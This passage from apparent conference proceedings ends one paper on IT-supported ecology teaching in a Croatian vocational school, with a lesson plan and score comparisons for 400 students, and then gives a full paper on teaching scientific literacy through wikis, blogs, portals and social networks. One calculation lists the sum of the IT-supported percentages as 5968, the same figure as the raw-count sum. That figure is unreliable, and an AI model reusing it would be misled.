TABLE 1. IT SUPPORTED ECOLOGY TEACHING LESSON PLAN EXAMPLE

<table>
<tr><td colspan="4">Teacher: Ivana Pisačić</td><td>Class</td><td>Date</td></tr>
<tr><td colspan="4">Subject: Biology – Man and the environment</td><td>1. b</td><td>18/10/10</td></tr>
<tr><td colspan="6">Teaching unit: Ecology – research subject and classification</td></tr>
<tr><td>Aims</td><td>Educational</td><td colspan="4">To get students familiar with the area of ecology research.

To acquire ecology knowledge and skills.</td></tr>
<tr><td>Lesson stages</td><td>Introduction (5 min)</td><td>Main part (35 min)</td><td>Conclusion (5 min)</td><td colspan="2"></td></tr>
<tr><td colspan="4">Procedure

1. Introduction (5 min)

- Turn the computers on
- Check the Internet connection</td><td colspan="2">Classroom organization:

1.Frontal x
2.Individual x
3.Groups x</td></tr>
</table>

- Run the teaching software - Get students familiar with the software structure and usage 2. Main part (35 min) - Students individually read the text and get familiar with basic ecology terms (option: possible reading of the recorded text) - Students write the terms and definitions they encountered for the first time into their notebooks and make individual notes - In acquiring the new content students use the access to desired module of the programme - At any time students are provided with the possibility of self-testing, i.e. testing of the level of acquired content 3. Conclusion (5 min) - Under teacher's surveillance students answer the questions contained in the 'knowledge quiz' module - Teacher writes down the results of every student and based on the results makes evaluation of the lesson. Important terms that should be acquired by students: - ecology, organism, species, population, biocenosis , ecosystem and biosphere Correlation: - chemistry – primary school teaching content - biology – primary school teaching content Literature: 1. Slijepčević M., Boranić M., Matekalo Draganović J.: "Čovjek, zdravlje i okoliš - secondary school student's biology book, Školska knjiga, Zagreb, 2007.	Teaching methods: 1. Demonstration x 2. Practical work x 3. Drawing 4. Writing 5. Reading and working on a text 6. Conversation 7. Oral presentation x Didactic teaching methods: 1. Heuristic method x 2. Programmed teaching x 3. Example-based teaching x 4. Problem based teaching x 5. Mentoring x Teaching aids: 1. Computer x 2. Teaching software x 3. LCD projector x 4. The Internet x

IT support has a significant role in teaching process preparation, and the teacher is the one who decides what kind of support will be used. For the operational programmes and lesson plan preparation teacher can use a wide range of ready programmes and tools, among which the best known and most commonly used is Microsoft Office. This software package contains tools without which lesson preparation is nowadays unimaginable.

Microsoft Word is used for writing and formatting text documents. It allows the use of different design styles and adding documents to different objects such as tables, images, graphs, etc.

Microsoft Excel is a spreadsheet that allows teacher to use different calculation tables, whose individual cells can be connected through necessary formulas and functions.

Microsoft Access is a relational database where data is stored in tables. It is used in teaching process preparation to store data that are easily searchable by pre-defined criteria.

Microsoft PowerPoint is certainly most commonly used tool in teaching process preparation. It serves to create multimedia presentations in class. It allows adding the various effects, images, sounds, etc., and as such it became an indispensable tool in IT supported ecology teaching.

PowerPoint presentations consist of several individual pages (slides). Usually, the notebook combined with LCD projector and projection screen are used to show these presentation. Benefits of using PowerPoint in comparison to other tools are:

- The ability to create high-quality didactic presentations
- Managing presentations with tools that significantly save time and simplify the work for teachers
- Making the classes more interesting and simulating for students
- Providing the access to educational content contained in presentations from various locations



Fig. 1. Microsoft PowerPoint – initial screen



Fig. 2. Microsoft PowerPoint – basic screen

III. IT SUPPORT IN THE CLASSROOM

The computer is a teaching aid that is, in comparison to conventional teaching aids, *intelligent and programmable*. In order to achieve desired effects of its use in teaching, it is necessary to have appropriate teaching software available. Teaching software must be means of application of knowledge, with the aim to develop students' creativity and it has to support student's active involvement in teaching process. This is not only applied to ecology teaching, but to other subjects having ecology content as well.

IT supported ecology classes are the best performed in a *multimedia classrooms* so the teacher has access, besides computers, to already mentioned information and communication technologies. The concepts of teaching softwares can be various, but the experience showed that it is best to use *interactive multimedia textbook* type in ecology teaching. This type of teaching software is made up of programmed sequences of images projected onto the canvas through LCD projector and the students can follow them on workstation screens as well. Images can be followed by text and sound so that the teacher does not have to repeat the processed material.

Interactive multimedia textbooks, among other good qualities, are characterized with *interactivity* which allows students to actively participate in classes and adjust their working pace to their own abilities. These books, almost without exception, include modules for self-evaluation of acquired knowledge. The students respond to questions and, depending on the accuracy of their answers, are guided and directed through the programmed material.

The Internet, as a global network of interconnected computer networks around the world, is also suitable for the environmental education of students in vocational schools. *Distance learning* and *tele teaching* are possible using the Internet in ecology teaching. Students have access to World Wide Web server software and HTML format multimedia content through the Internet.

Using the internet in ecology teaching the principle of individualization is assured, because the students have an access to desired content and globalization as it represents global network of interconnected computers so the student can access certain educational content from a large number of servers.

Besides computers and the Internet, IT support for ecology teaching includes other ICTs such as LCD projector, printer, scanner, webcam, flexo-camera, microphone, headphones, etc. A good model of IT support ecology teaching for students in vocational schools is the one in which the teacher(s) accurately define how, when and to what extent to use computers, teaching software, the Internet and other ICT.

How to use IT support in ecology teaching, and other subjects including ecology content, depends on the teachers of those subjects and their agreement. Naturally, this support varies according to the educational content being taught. It is very important to find a balance between *traditional teaching* and *IT support*, which means that traditional teaching should be combined with adequate IT support.

In order to determine how efficiently the students acquired the ecology content through traditional and IT supported teaching, the author of the paper used a test with a series of objective type tasks (20). The study was conducted by the Vocational School of Vukovar, and it covered randomly selected 400 students from different professions so the sample would be representative.

After processing the respondents' answers, it is noted that processed data are significantly different. Students achieved far better results using IT support in mastering new material compared to traditional teaching. This clearly suggests that used model of IT supported environmental education in vocational schools increases the overall efficiency of the teaching process. The table below presents accurate students' answers obtained by the traditional and IT supported learning mode.

TABLE 2. ACCURATE STUDENTS' ANSWERS OBTAINED BY THE TRADITIONAL AND IT SUPPORTED LEARNING

Question	Tr	ITs	Tr [%]	ITs [%]
1.	198	314	49,50	78,50
2.	196	318	49,00	79,50
3.	144	194	36,00	48,50
4.	127	195	31,75	48,75
5.	242	336	60,50	84,00
6.	186	270	46,50	67,50

Question	Tr	ITs	Tr [%]	ITs [%]
7.	119	203	29,75	50,75
8.	308	372	77,00	93,00
9.	249	341	62,35	85,25
10.	258	357	64,50	89,25
11.	181	276	45,25	69,00
12.	253	314	63,25	78,50
13.	207	318	51,75	79,55
14.	198	274	49,50	68,50
15.	172	308	43,00	77,00
16.	208	338	52,00	84,50
17.	148	265	37,00	66,25
18.	210	299	52,50	74,75
19.	238	329	59,50	82,25
20.	277	347	69,25	86,75

Abbreviations used in the text: Tr – traditional learning mode; IT – ITs supported learning.

The data from the table are used in order to calculate the ratio of correct answers and their percentage in the traditional and IT supported learning mode.

$$\sum_{Tr} = Tr_1 + Tr_2 + ... + Tr_{20}$$

$$\sum_{Tr} = 4119$$

$$\sum_{Tr}/20 = 205,95$$

$$\sum_{ITs} = ITs_1 + ITs_2 + ... + ITs_{20}$$

$$\sum_{ITs} = 5968$$

$$\sum_{ITs}/20 = 298,40$$

$$\sum_{Tr[\%]} = Tr_{1[\%]} + Tr_{2[\%]} + ... + Tr_{20[\%]}$$

$$\sum_{Tr[\%]} = 1029,85$$

$$\sum_{Tr[\%]}/20 = 51,49$$

$$\sum_{ITs[\%]} = ITs_{1[\%]} + IT_{2[\%]} + ... + ITs_{20[\%]}$$
$$\sum_{ITs[\%]} = 5968$$

$$\sum_{ITs[\%]}/20 = 74,60$$

Comparative analysis of the data shows that IT supported learning is more efficient than traditional one. Out of the total 400 respondents surveyed, the traditional method of teaching presented 206 students (51.49%) giving the correct answer. Using the IT supported teaching presented far better score. There were 298 students (74.60%) giving a correct answer which leads us to a conclusion that *IT supported learning is more efficient than traditional.*

IV. TEACHING SOFTWARE USED IN THE STUDY

The basis of the IT support model for environmental education of students in vocational school used in this study is a model of multimedia interactive ecology textbook 'HUMAN ENVIRONMENT AND ECOLOGY', which was conceptualised as an application that connects external modules for specific purposes. The application covers the content of the textbook's [3] unit of the same name, from which the author took the integral text. The textbook is intended for students of the first and second grade of vocational schools so this was the reason the research was conducted on this sample.

Today there are a number of software tools on the market for the creation of multimedia content. The usage of a certain tool in a certain case depends on various factors, with the most important respect to:

- Softwars already developed for similar purposes
- The ability to adapt to different platforms
- Modularity that enables teamwork and extensions without modification of the application itself.

Microsoft Visual Studio 2008 tool and Framework 3.5 ASP.NET platform are used in the creation of this interactive multimedia ecology textbook model. The application is developed as a web page, in order to make it available to all interested users. Along with managing code for all platforms, it supports Microsoft Windows, Windows Mobile, Windows CE, .NET Framework, .NET Compact Framework and Microsoft Silverlight.

Multimedia interactive ecology textbook was conceptualised as an application that connects external modules for specific purposes. It includes the following modules:

1. Textbook content view module
2. Text and graphic illustrations view module
3. Students' knowledge evaluation module
4. Calendar and time system generation module

Code is written in a manner that the frame, header, footer and content are set as *master pages*, in which 'container' is subsequently added and where desired content can be found. Master page is static, it does not change, while 'container' is the variable part of the site and gives the user visual perception of selected teaching unit.

Each teaching unit has a special page. Each page is connected through a special link with a content of textbook and it can be found on the left side of the main page. When choosing a particular lesson content 'container' changes. This cannot be applied only to 'knowledge test' because it is on a separate page so the visual impression can be as complete as possible. The code is written in HTML and CSS format, and the sound in .wav format is added to the text.

An important characteristic of a multimedia textbook is its interactivity. Therefore, the module for independent students' testing is embedded, with the possibility for self-control of the achieved knowledge level, review of correct and incorrect responses and re-evaluation test.

V. CONCLUSION

The main issue of the conducted research is the role of IT support of environmental education of young people, i.e. to prove that the used model of IT support for environmental education of students in vocational schools in the multimedia environment increases the overall efficiency of the teaching process.

Through scientific knowledge on the level of quality and quantity of application of traditional and ICT for educational purposes, the level of teacher training for application of modern educational technology in ecology teaching in multimedia environment and developing the IT support for environmental education of students in vocational schools, the goals and objectives of the research are achieved.

VI. REFERENCES

[1] Matić, V., *Proizvodno-tehničko obrazovanje i vaspitanje u funkciji zaštite i unapređivanja životne i radne sredine*, magistarski rad, Beograd, Centar za multidisciplinarne studije, 1987.

[2] Matić, V., *Model informatičke podrške ekološkom obrazovanju učenika strukovnih škola,* doktorska disertacija, Zrenjanin, Tehnički fakultet "Mihajlo Pupin", 2011.

[3] Vrček, Lj., *Biologija, udžbenik za strukovne škole, svezak C*, Zagreb, Profil, 2007.

Teaching scientific literacy by the help of ICT

Radovan Vrana
Department for information sciences
Faculty of social sciences and humanities Zagreb,
University of Zagreb, Zagreb, Croatia
rvrana@ffzg.hr

Abstract - Science plays a very important role in education. It is a rich and infinite source of information and it influences and governs many decisions in our lives. To successfully understand scientific concepts and processes required in education and make proper decision in personal life, one must be scientifically literate. Scientific literacy is one of the basic forms of literacy in the digital age. It assumes possession of a capacity to understand and use scientific knowledge and to be informed member of the society who will be able to make decisions based on scientific facts. Scientific content necessary for teaching of scientific literacy is nowadays widely present and available, especially in digital format on the internet. The internet has become the fastest growing medium which provides ubiquitous access to scientific information resources by the help of several internet services such as wikies, blogs, portals, social networks etc. These internet services facilitate teaching of students and the public about scientific discoveries and help improving their scientific literacy. This paper provides an overview of the most important facts about scientific literacy and internet services that are used in teaching scientific literacy.

I. INTRODUCTION

"Science is an infinite source of meaningful content (…)" [1] and as such, science is of greatest importance for education. Science is also an activity of employing "(...) the skills and understanding needed to collect and interpret evidence from the world around us and to draw conclusions from it." [2] To understand basic scientific concepts and how they are used in everyday life, a person must be scientifically literate. According to DeBoer [3], "Scientific literacy is a term that has been used since the late 1950s to describe a desired familiarity with science on the part of the general public." "Scientific literacy defines what the public should know about science in order to live more effectively with respect to the natural world." [3] By being scientifically literate, students and other members of society will become able to critically approach science and scientific discovery and they will also be better citizens who will contribute to the development of society by implementing scientific knowledge they possess. They will also be able to understand how scientific information has been established; under what circumstances is scientific knowledge reliable, and how agreement of knowledge is maintained. However, not all parties involved in the process of education think equally about science education. Osborne and Hennessy [4] offered their view of the problem of possessing scientific knowledge by emphasizing the existence of two camps, one that emphasizes the need for science education in development of knowledge and understanding of the basic scientific principles, and the other that emphasizes that the value of science education lies in the critical and evaluative habits of mind it develops. In addition to the problem of science education which includes teaching scientific literacy, attention should be also given to communication of scientific knowledge which is a source for teaching about science and world phenomena in general. Scientific knowledge is not always well communicated and sometimes it needs an additional interpretation. This is a task for journalists and publishers but it is also the task for scientists who must interpret their scientific discoveries to the public audience. Scientists rarely participate in the education process directly, but their active participation could enrich the education process on all educational levels, especially if their participation in education is supported by information and communication technology. Instead of participating directly in the education process, scientists create different types of content in printed and digital format about scientific discoveries they make thus making them available to all interested parties. This science based content can be later used as an instructional material to demonstrate a connection between science, education, and everyday life to students. In addition to traditional media such as newspapers, television and radio which publish and broadcast science news and other science related information, the internet is another medium used as a source of instructional material used in education. Scientifically based content is nowadays frequently disseminated to users by the help of most popular internet services, especially Web 2.0 internet services. Introduction of the internet and Web 2.0 tools in education has created a shift in the learning process. For Mentis, "(…) learners have shifted from being passive recipients of information on the receiving end of direct instruction (DI), through to being more collaborative members of a community of learners." [21] It is expected that the share of the internet services or tools and digital information sources in education will continue to grow in future. However, there is a danger that the internet would become less important in education without more involvement and active participation of scientists, professors and without quality scientifically based content and accompanying personalized software tools / internet services. So, science and education must cooperate to create better conditions in which the internet will continue to be relevant tool for teaching science and science literacy.

II. SCIENTIFIC LITERACY

"Scientific literacy is the knowledge and understanding of scientific concepts and processes required for personal decision making, participation in civic and cultural affairs, and economic productivity." [8]. For OECD [2], scientific literacy is "The capacity to use scientific knowledge, to identify questions and to draw evidence-based conclusions in order to understand and help make decisions about the natural world and the changes made to it through human activity." The concept of scientific literacy appeared in 1950s as a result of the public debate about the aims of science education in society (mostly in the US). Science education aimed at educating the public about what scientists and engineers were doing and how it could influence one's life [5]. At that time, scientific literacy was understood "(...) as a collective and distributed process (...)" and "(...) it was simultaneously and widely assumed that scientific literacy was more or less equivalent to science as defined by scientists." [5]. In their paper on contribution of trade books ((i.e., a literary works intended for sale to the general public) [6] on scientific literacy, group of authors analyzed available literature and singled out three common elements can be identified as elements of definitions of scientific literacy. The first element of scientific literacy definition is development of good science process skills which include skills performed by practicing scientists such as estimation, manipulation, and observation and skills that require familiarity with basic scientific facts and concepts. The second element of scientific literacy definition is comprehension of nature of science i.e. how scientists come to know scientific knowledge. The third and the final element of scientific literacy definition is an understanding of the role of science and technology within the social and cultural context In his book on scientific literacy, Hodson elaborates the term scientific literacy with more details. He begins with the idea that "Scientific knowledge cannot be articulated and communicated except through text, and its associated symbols, diagrams, graphs and equations.", and that "(…) access to science also depends on basic literacy (…)" [7]. However, understanding of scientific concepts requires much more than only knowledge of reading and writing. According to the same author [7], "(…) it also involves the ability to infer meaning from the text – in particular, the meaning intended by the author – and to establish relationships between ideas, link personal experiences with text, and transfer understanding from one context to another.". Hodson didn't take into consideration the complexity of scientific texts. Results of scientific endeavor are sometimes difficult to understand, so science should be simplified and popularized in order to be communicated better. As a result, scientifically literate person should able to "(...) describe, explain, and predict natural phenomena. Scientific literacy entails being able to read with understanding articles about science in the popular press and to engage in social conversation about the validity of the conclusions." [8]. Van Eijck and Roth [5] summarized results of implementation of scientific literacy: "In the everyday world, scientific literacy likely does not mean doing well on a test, but it means knowledgeably participating in and contributing to worldly affairs where scientific literacy is required.". Furthermore, by learning about science, a person will develop "scientific attitude of mind", a rational mode of thought, or he/she will develop a practical problem solving ability that is unique to science and essential for improving the individual's ability to cope with everyday life and it will train powers of observation, providing an ability to see patterns in the plethora of data that confront us in everyday life [4]. When speaking about students and science literacy, Hodson [7] concludes that "To be fully scientifically literate, students need to be able to distinguish among good science, bad science and non-science, make critical judgments about what to believe, and use scientific information and knowledge to inform decision making at the personal, employment and community level. In other words, they need to be critical consumers of science."

Generally speaking, scientific literacy is considered to be one of the basic digital age literacies in group with basic, economic, technical, visual, information and multicultural literacy and it answers the question: "Do students have the knowledge and understanding of scientific concepts and processes required for personal decision making and participation in social systems?" [9].

Scientific literacy is not limited to students, instead, all "(...) citizens need to be scientifically literate to: appreciate the world around them and make informed personal choices" [10]. Griffin and Ramachandran [11] enumerated reasons why science literacy is important for all citizens : science and technology permeate all aspects of daily life; it is a prerequisite for citizens to make informed decisions and be informed consumers; globalization of society and economies requires one to understand science and technology. It is undisputable that scientific discovery governs our lives and that we need to understand how science improves our lives and influences our decisions.

III. SCIENCE, SCIENTIFIC LITERACY AND EDUCATION

There is no unique opinion about what is the best period in life in which teaching about science and scientific literacy should begin. Scientific literacy should be taught as early as possible even at pre-school age when children are systematically exposed to knowledge about the world that surrounds them (adapted for their age), and this transfer of knowledge should continue throughout one's life both in formal and informal channels of education.

During the period of their education, university students are exposed to new scientific knowledge very intensively. They are required to use different scientific information resources to acquire new knowledge to be able to participate in scientific research project independently or together with their professors. Students are supervised and led by their professors as their partners in these activities in which they perform two tasks. According to Thier[1], educators' primary task is to help students master science concepts and processes, a their secondary task is to help students improve their language skills within context of science. Final result should scientifically literate students.

University students are exposed to scientific research methods in different quantities. Some students are required to take introductory courses in which they learn research fundamentals because other courses require demonstration of this type of knowledge later in their senior years of study. For Reynolds and Ahern-Dodson [12], "(...) introductory courses have both the greatest opportunity to promote science literacy - because so many students take them - and the greatest potential to perpetuate the myth that science is inaccessible to the average person—by focusing on content." The offer of introductory courses depends on the university which designs the curriculum.

Use of scientific information resources in scientific research and later in education is supported by ICT and the internet. The internet has become the principal environment for publication and exchange of scientific information and for cooperation in scientific research projects. The next part of the paper will present overview of internet services which are used in activities related to teaching science literacy and science research methods. But, first, a few words about relationship of science and traditional printed and electronic media.

IV. SCIENCE IN MEDIA

Printed and electronic media have traditionally very important role in dissemination and presentation of scientific knowledge to the general population. Main problem in cooperation between science and media is that scientific content can be sometimes complex and difficult to understand and its representation in often superficial and inadequately elaborated. These problems influence the possibility that scientifically based content will be presented on the radio or on the television properly in a manner in which it will become suitable for inclusion in the learning process at different educational levels. Still there are occasions when television, radio or newspapers (printed and digital) broadcast or publish news from science in way which is suitable for students (as well as for the general public). Korpan [13] stated that "(…) it is important to incorporate media reports into the science curriculum and prepare students to be able to read, critically evaluate and make sound conclusions about the validity of these reports."

Murcia wrote about science in the news and level of science literacy among university students and the role of science news in lifelong learning. She suggested that appearance of science reports in news can influence lifelong learning. "The appearance of such reports in the media implies that citizens understand key science concepts, the values and assumptions inherent in the development of scientific knowledge and the interaction of science with society. Science news reports, if adequately engaged with, are an important source of new information contributing to lifelong learning." [14] Korpan [13] confirmed use of media reports in lifelong learning: "(…) media reports of science, not science textbooks (...)" is content "(...) to which people will generally be exposed after completing formal schooling."

Today, when most traditional news media migrated to the internet, science news and other scientific content have also become available in digital format on this global network.

V. SCIENCE ON THE INTERNET

The internet is currently the fastest growing medium used for dissemination of all kinds of information. Scientific discoveries are available in the digital format on the internet in quantities greater than ever. In scientific information resources, scientific content is available as journal articles, newspaper articles, conference papers, books, texts in encyclopedias, in form of a text on personal Web pages, on portals, in wikies, in blogs, tweets on social networks etc. Students can benefit from use of the digital information services because printed textbooks are too often out of date and students search for new and updated information on topics relevant for their study. In some countries, like the United States most people would turn to the internet to search for scientific topics which has become trend in other world countries too. Main problem of use of the internet for science education is inaccessibility of quality scientific information resources due to prices of access to such resources, though this situation changes with proliferation of open access.

Since many scientific information resources are available only on commercial basis, they remain inaccessible to students whose institutions are unable to pay licenses. Most academic institutions in Croatia have access to scientific information resources on the internet, and their access is paid by the Croatian government, so they can be included in the learning process at the Croatian universities. Additional scientific content is available in open access scientific information resources. Open access means that "professors and their students have access to the latest research findings throughout the world." [15]. Open Access means "(...) free availability on the public internet, permitting any users to read, download, copy, distribute, print, search, or link to the full texts of these articles, crawl them for indexing, pass them as data to software, or use them for any other lawful purpose, without financial, legal, or technical barriers other than those inseparable from gaining access to the internet itself. The only constraint on reproduction and distribution, and the only role for copyright in this domain, should be to give authors control over the integrity of their work and the right to be properly acknowledged and cited." [16]. Open access offers the following benefits: "(1) Accelerated discovery. With open access, researchers can read and build on the findings of others without restriction; (2) Public enrichment. Much scientific and medical research is paid for with public funds. Open access allows taxpayers to see the results of their investment; (3) Improved education." [15]

Unlike traditional printed channels of scientific communication, the internet and especially the web ("(...) provides virtually unlimited space, it can allow scientists to publish their lab notebooks and different methods attempted as well as the data that was finally obtained, meaning readers can understand not only the results but also the exploratory processes that led to these results." [17] The following part of the paper will present overview of the internet services which are used for dissemination

of scientific information and their inclusion in the learning process.

VI. WIKIES AND BLOGS

The internet offers a list of services suitable for dissemination of scientific information. Most of them belong to Web 2.0. "Web 2.0 or social software can be described as tools that enable users to both create their own content and to share this content with others via the internet." [21] In Web 2.0 "(…) users are able to create information online as well as share this with others, engage in conversation and co-create knowledge through the social networking tools of blogs and wikis etc." [21] This part of the paper will present a selection of such services that are used and is used in education. Warden [17] analyzed Web 2.0 tools for use in scientific communication, which is, again, important in education as scientific information resources are sources of content used in classrooms. The results of this analysis shows that blogs outperform popular news media because they initiate discussions about different scientific topics; wikis are also popular in dissemination of scientific knowledge and they are more accurate than public wikies because they have higher barriers to editing than public wikies. In her article on use of blogs and wikies at colleges, Lamont [18] pointed out that "Blogs and wikis are augmenting traditional publishing and classroom teaching, speeding up the pace of information exchange for both researchers and students.".

Wiki is "(...) software that allows users to collectively create and edit Web pages using a common Web browser." [19]. Wikies are particularly useful in project oriented courses in which students jointly create online content on topic set by the professor. Students exploit wikies to learn knowledge organization principles, elaborate their scientific discoveries, and properly attribute their own ideas and ideas of other people they used in their research projects. Wikies are easy to start and to maintain, since there are Web sites that allow creation of wikies free of charge and no knowledge of HTML is necessary. Such Web sites take care of the technical side of the wiki software engine, while students and professor focus on research projects.




Figure 1. Wiki of Science (http://wikiofscience.wikidot.com/)

Science is also popularized in blogs on the internet. "Blogs allow people to express their opinions and post comments on specific subjects." [19]. Blogs are used to help students learn high-level science content and develop the academic language skills necessary to effectively communicate science concepts and allow students to learn and to discuss concepts using scientific terms and expressions. [20] "Blogs expand instructional time by providing professors with a user-friendly online format to reinforce strategies, introduce new topics and concepts, review important class points, review for tests, and provide enrichment." [20] The very nature of blogs is not only to list chronologically one's ideas, but they are designed to accept comments which encourage and facilitate exchange of ideas. Anyone can start a blog and there are many Web sites that will allow anyone to start a blog free of charge. The internet offers many professional science blogs created by learned societies and famous scientists, which guarantee the quality of the published content/material. Keeping a blog up to date is a very serious task which can take a lot of time, so creators of blogs used in the learning process must be aware of this and other shortcomings of blogs. Blogs use RSS for notification about appearance of newly published content on a blog, and that can be also used as a tool for dissemination of information.




Figure 2. Science blog (http://scienceblog.com/)

VII. WEB PORTALS

Web portals are aggregate points on the Web where users can access different information resources. During their study, university students are required to use different scientific information resources, and science news portals help them in achieving this goal. Science has accepted portals as valuable internet services and as a result the internet is full of different science related Web portals. Portals are ubiquitous access points to scientific news as well as to full text scientific documents. Quality of the content depends on the quality of professional engagement of authors and editors. Main advantage of the Web portals is that they are used easily. Anyone with a basic knowledge of use of the internet can access science portals and use different content and media formats

offered at the portal. However, professors should retain their role of selectors of content for use in the learning process. They possess knowledge and they have developed critical thinking about the available content and it suitability for inclusion in a particular university course. "The process of finding useful, pertinent resources may call on other aspects of professors' content knowledge, pedagogical content knowledge, and technical knowledge." [21]. Professors have become the selectors of knowledge used in the learning process, especially in case of young students in schools. At universities, student tend to select internet information resources by themselves though they are given initial pointers where to look for valuable scientific information in digital environment on internet portals. In addition to being an aggregate point of information, portals offer updated information from different scientific disciplines thus helping students to stay current with the new scientific discoveries.



Figure 3. SciCentral (http://www.scicentral.com/)

VIII. SOCIAL NETWORKS

Social networks are the newest addition to the world of scientific communication on the internet. Science has been known as an environment in which interpersonal communication is essential especially in teams working together on some important projects. Today, when ICT is omnipresent, scientists are forming virtual environments by using the internet and online software tools available to them. Students use various social media including social networks for different purposes. For Mentis, "(…) social networking tools allow for self-directed learning and collaborative interaction within a networked online environment." [21] Social networks are part of Web 2.0 which offers "(…) new opportunities emerge for learning where students can co-create content through the 'read-write web' and move towards managing and controlling their own content and process of learning and network globally with others sharing their interests and expertise." [21] In their article on use of social media in education, group of authors suggested that "(…) carefully selected and configured social media tools support effective structured collaboration, preparing students with virtual work skills that will help them navigate in the twenty-first century workplace. These tools also adapt well to different learning environments, from traditional classroom, through blended, to pure online learning courses." [22] Social networks are popular among younger generations of students who are already accustomed to this internet service they use for fast and mass communication. They already use personal computers, laptops, tablets and smartphones at universities to access the social networks. Professors can also initiate use of social networks by creating Web pages and profiles dedicated to a certain scientific problem or a curriculum topic. Students participate in social networks easily, willingly and with lots of enthusiasm as they use the internet technology that is adapted to their needs and they need no additional knowledge for use of this type of the internet service. Scientific networks are particularly suitable for sending notifications to students, since messages are sent by e-mail or SMS. The downside of the use of social networks for communication with students on certain topics is that professors are outnumbered by students (sometimes hundreds of them). It puts a lot of stress on professors to maintain a successful profile on a social network, but he or she can delegate part of their online duties to the best students who will help in communication with other groups of students who are taking course which includes scientific topics.




Figure 4. BiomedExperts (http://www.biomedexperts.com/)

IX. KNOWLEDGE AND SKILLS NECESSARY FOR USE OF THE INTERNET IN TEACHING SCIENTIFIC LITERACY

Successful use of the internet in education depends on knowledge and skills of professors. Research done so far on this topics, focused mostly on implementation of information and communication technology in classrooms but didn't focus on "(...) professor's role in using technology to mediate students' learning, in particular their learning of subject matter." [23] Implementation of the internet technology in learning of a particular topic can improve the learning experience by expanding access to information resources and by widening possibilities of acquisition of knowledge. Professors should take technology courses in which they will be taught how to become learning project leaders and to master software

tools that will help them to communicate knowledge to their students. Universities offer such courses as a part of support to the learning process. In Croatia, University computing center (UCC) in Zagreb at the end of 2011 offered professors support in creation of online courses. [24] Professors were called to provide content and UCC will provide hardware, software and expert knowledge necessary for the creation of technically demanding e-material, for implementation of instructional design, they will teach use of different technologies, they will develop online courses, teach how to design course modules to make animations etc. Such initiatives are very valuable end enrich the learning process because professors do not have the time to follow the latest developments in hardware and software industry, including tools for creation of the multimedia content and development of learning management systems. Professors need quality support to stay competent in creation of courses supported by ICT in general and the internet technologies in particular.

CONCLUSION

Science plays an important role in our lives and is essential in education. To utilize its potential in education and in everyday life, we must understand most important scientific concepts i.e. we must be scientifically literate. Scientific literacy is a phrase present in media since 1950s, and it denotes ability to understand basic scientific concepts and apply that knowledge in making everyday decisions. Scientific literacy is not often spoken about yet it is an important concept in education of students and people who already finished their formal education to become prepared to make informed decisions in their everyday life. Scientific literacy can be taught by the help of ICT in general and the internet services in particular. Most popular internet services such as wikies, blogs, Web portals and social networks are suitable for use in education for teaching scientific literacy. Teaching scientific literacy requires possession of knowledge and skills necessary for use of ICT in education of scientific literacy. ICT and the internet carry a great potential for use in education in general but the success of its use depends on the requirements of curricula and professional abilities of teachers.

REFERENCES

[1] M. Their, "Science & Literacy Tools for Life", Science Scope, vol. 33, no. 6, pp. 32-35, 2010.

[2] The Pisa 2003 assessment framework: mathematics, reading, science and problem solving knowledge and skills. Paris: OECD, 2003. Retrieved January 17, 2012, from http://www.pisa.oecd.org/dataoecd/46/14/33694881.pdf

[3] G. E. DeBoer, "Scientific Literacy: Another Look at Its Historical and Contemporary Meanings and Its Relationship to Science Education Reform", Journal of research in science teaching. vol. 37, no. 6, pp. 582-601, 2006.

[4] J. Osborne and S. Hennessy, "Report 6: Literature Review in Science Education and the Role of ICT: Promise, Problems and Future Directions". Retrieved January 17, 2012, from http://hal.archives-ouvertes.fr/docs/00/19/04/41/PDF/osborne-j-2003-r6.pdf

[5] M. Van Eijck, and W.M. Roth, "Theorizing scientific literacy in the wild", Educational Research Review, vol. 5, no. 2, pp. 184–194, 2010.

[6] M. Schroeder, A. Mckeough, S. Graham, H. Stock, Hayli and G. Bisanz, "The Contribution of Trade Books to Early Science Literacy: In and Out of School", Research in Science Education, vol. 39, no. 2, pp. 231-250, 2009.

[7] D. Hodson, Towards Scientific Literacy: A Teachers' Guide to the History, Philosophy and Sociology of Science. Rotterdam : Sense publishers, 2008.

[8] National Science Education Standards. Washington, DC: National academy press, 1998

